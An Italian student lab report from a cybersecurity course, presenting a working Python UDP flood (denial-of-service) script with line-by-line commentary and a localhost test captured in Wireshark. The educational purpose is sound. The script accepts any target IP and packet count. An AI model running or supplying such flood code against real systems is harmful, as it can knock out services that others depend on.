

EPICODE

CS0424

S3/L5

Presented by

Victoria M. Braile

CYBEREAGLES

Presented to

Paolo Rampino

EPICODE

CONTENT

Traccia progetto	02
Introduzione	03
Codice - Passaggi	04
Codice	05
Codice - Commenti	06
Test Wireshark	07

PROGETTO S3/L5

TRACCIA

Gli attacchi di tipo Dos, ovvero Denial Of Services, mirano a saturare le richieste di determinati servizi rendendoli così indisponibili con conseguenti impatti sul business delle aziende.

L'esercizio di oggi è scrivere un programma in Python che simuli un UDP flood, ovvero l'invio massivo di richieste UDP verso una macchina target che è in ascolto su una porta UDP casuale.

Requisiti:

- Il programma deve richiedere l'inserimento dell'IP target.
- Il programma deve richiedere l'inserimento della porta target.
- La grandezza dei pacchetti da inviare è di 1 KB per pacchetto
- Suggerimento: per costruire il pacchetto da 1KB potete utilizzare il modulo «random» per la generazione di byte casuali.
- Il programma deve chiedere all'utente quanti pacchetti da 1 KB inviare.

INTRODUZIONE

Cos'è un UDP Flood?

Un UDP Flood è un tipo di attacco DoS che si basa sull'invio di un gran numero di pacchetti UDP (User Datagram Protocol) verso una macchina target. Il protocollo UDP è un protocollo di rete senza connessione, che non richiede la creazione di una connessione stabile tra il mittente e il destinatario.

Gli attacchi UDP Flood sfruttano questa caratteristica del protocollo UDP per inviare un gran numero di pacchetti verso una macchina target, con lo scopo di sovraccaricarla e renderla inaccessibile. Ciò può causare problemi di prestazioni, errori di sistema e persino crash del sistema.

L'utilizzo di Python negli attacchi DoS

Python è un linguaggio di programmazione molto versatile e facile da utilizzare, che può essere impiegato per creare script di attacco DoS. La sua facilità d'uso e la sua grande comunità di sviluppatori lo rendono un'opzione popolare per gli attaccanti.

In questo caso, il codice utilizza la libreria socket di Python per creare un socket UDP e inviare pacchetti verso una macchina target. La libreria random viene utilizzata per generare byte casuali per i pacchetti.

CODICE

Per scrivere il codice ho seguito questi passaggi:

- Definire l'obiettivo dell'attacco: in questo caso, l'obiettivo è quello di creare un attacco UDP Flood per sovraccaricare una macchina target.
- Importare le librerie necessarie: in questo caso, sono state importate le librerie ***socket*** e ***random***.
- Creare un socket UDP: il codice crea un socket UDP utilizzando la funzione ***socket.socket()***.
- Generare un pacchetto di 1 KB: il codice utilizza la libreria ***random*** per generare byte casuali per il pacchetto.
- Richiedere all'utente di inserire l'**IP target** e la **porta target**
- Invio dei pacchetti: il codice usa la funzione ***sock.sendto()*** per inviare i pacchetti verso la macchina target.

CODICE

Di seguito la scrittura del codice:

```
1  # Scrivere un programma in Python che simuli un UDP flood,
2  # ovvero l'invio massivo di richieste UDP verso una macchina
3  # target che è in ascolto su una porta UDP casuale
4
5  import socket
6
7  # Modulo random per la generazione di byte casuali
8  import random
9
10 # Richiesta di inserimento dell'IP target
11 ip_target = input("Inserisci l'IP target: ")
12
13 # Richiesta di inserimento della porta target
14 porta_target = int(input("Inserisci la porta target: "))
15
16 # Creazione di un socket UDP
17 sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
18
19 # Generazione di un pacchetto di 1 KB
20 pacchetto = bytes([random.randint(0, 255) for _ in range(1024)])
21
22 # Richiesta del numero di pacchetti da 1 KB da inviare
23 n_pacchetti = int(input("Quanti pacchetti da 1 KB vuoi inviare? "))
24
25 # Invio dei pacchetti
26 for i in range(n_pacchetti):
27     sock.sendto(pacchetto, (ip_target, porta_target))
28     print(f"Pacchetto {i+1} inviato!")
29
30 print("Invio dei pacchetti completato!")
31
32 # Questo programma richiede all'utente di inserire l'IP target
33 # e la porta target, quindi genera un pacchetto di 1 KB
34 # utilizzando il modulo random per generare byte casuali.
35 # Infine, richiede all'utente di inserire il numero di
36 # pacchetti da inviare e li invia utilizzando il socket UDP creato.
```

CODICE

Commento delle righe del codice:

```
import socket
```

```
import random
```

Queste due righe importano i moduli necessari per il programma. Il modulo socket viene utilizzato per creare socket di rete, mentre il modulo random viene utilizzato per generare byte casuali per i pacchetti UDP.

```
ip_target = input("Inserisci l'IP target: ")
```

Questa riga chiede all'utente di inserire l'IP dell'host target.

```
porta_target = int(input("Inserisci la porta target: "))
```

Questa riga chiede all'utente di inserire la porta UDP dell'host target.

```
sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
```

Questa riga crea un socket UDP utilizzando il modulo socket. Il parametro AF_INET specifica che vogliamo utilizzare IPv4, mentre il parametro SOCK_DGRAM specifica che vogliamo utilizzare UDP.

```
pacchetto = bytes([random.randint(0, 255) for _ in range(1024)])
```

Questa riga genera un pacchetto UDP di 1 KB (1024 byte) utilizzando il modulo random. La lista di comprensione genera una lista di 1024 byte casuali, che viene poi convertita in un oggetto bytes.

```
n_pacchetti = int(input("Quanti pacchetti da 1 KB vuoi inviare?"))
```

Questa riga chiede all'utente di inserire il numero di pacchetti da 1 KB che vuole inviare.

```
for i in range(n_pacchetti):
```

```
    sock.sendto(pacchetto, (ip_target, porta_target))
```

```
    print(f"Pacchetto {i+1} inviato!")
```

Questo ciclo invia i pacchetti UDP all'host target utilizzando il metodo sendto del socket. Il ciclo si ripete per il numero di pacchetti specificato dall'utente. La riga print stampa un messaggio di conferma per ogni pacchetto inviato.

```
sock.close()
```


Questa riga chiude il socket UDP quando il programma è terminato.

WIRESHARK

Il codice è stato testato utilizzando il terminale di Kali Linux e Wireshark, un software di analisi del traffico di rete che consente di catturare e analizzare i pacchetti di rete.

Il codice è stato eseguito sul terminale di Kali Linux, inserendo l'IP e la porta della macchina target.

Utilizzando Wireshark è stato analizzato il traffico di rete verificando che i pacchetti UDP fossero stati inviati correttamente verso la macchina target.



The image shows a Wireshark packet capture and a terminal window running a script. The Wireshark interface displays a list of 100 packets, all of which are UDP packets from 127.0.0.1 to 127.0.0.1, port 34764 to 44444. The packet details pane shows the structure of a UDP packet, including the Ethernet II header, Internet Protocol Version 4 header, and User Datagram Protocol header. The packet data is truncated at 1024 bytes.

The terminal window shows the execution of a script named `S3L5_UDPFLOOD.py`. The script prompts for the target IP (127.0.0.1) and port (44444), and then sends 50 UDP packets. The output shows that all 50 packets were sent successfully.

```
kali@kali: ~/Desktop/240614_S3L5
python S3L5_UDPFLOOD.py
Inserisci l'IP target: 127.0.0.1
Inserisci la porta target: 44444
Quanti pacchetti da 1 KB vuoi inviare? 50
Pacchetto 1 inviato!
Pacchetto 2 inviato!
Pacchetto 3 inviato!
Pacchetto 4 inviato!
Pacchetto 5 inviato!
Pacchetto 6 inviato!
Pacchetto 7 inviato!
Pacchetto 8 inviato!
Pacchetto 9 inviato!
Pacchetto 10 inviato!
Pacchetto 11 inviato!
Pacchetto 12 inviato!
Pacchetto 13 inviato!
Pacchetto 14 inviato!
Pacchetto 15 inviato!
Pacchetto 16 inviato!
Pacchetto 17 inviato!
Pacchetto 18 inviato!
Pacchetto 19 inviato!
Pacchetto 20 inviato!
Pacchetto 21 inviato!
Pacchetto 22 inviato!
Pacchetto 23 inviato!
Pacchetto 24 inviato!
Pacchetto 25 inviato!
Pacchetto 26 inviato!
Pacchetto 27 inviato!
Pacchetto 28 inviato!
Pacchetto 29 inviato!
Pacchetto 30 inviato!
Pacchetto 31 inviato!
Pacchetto 32 inviato!
Pacchetto 33 inviato!
Pacchetto 34 inviato!
Pacchetto 35 inviato!
Pacchetto 36 inviato!
Pacchetto 37 inviato!
Pacchetto 38 inviato!
Pacchetto 39 inviato!
Pacchetto 40 inviato!
Pacchetto 41 inviato!
```


CS0424_S3/L5

Si può trovare la presente relazione e il codice .py sul mio profilo GitHub.



[victoriabraile/CS0424_S3L5.git](https://github.com/victoriabraile/CS0424_S3L5.git)

Victoria M. Braile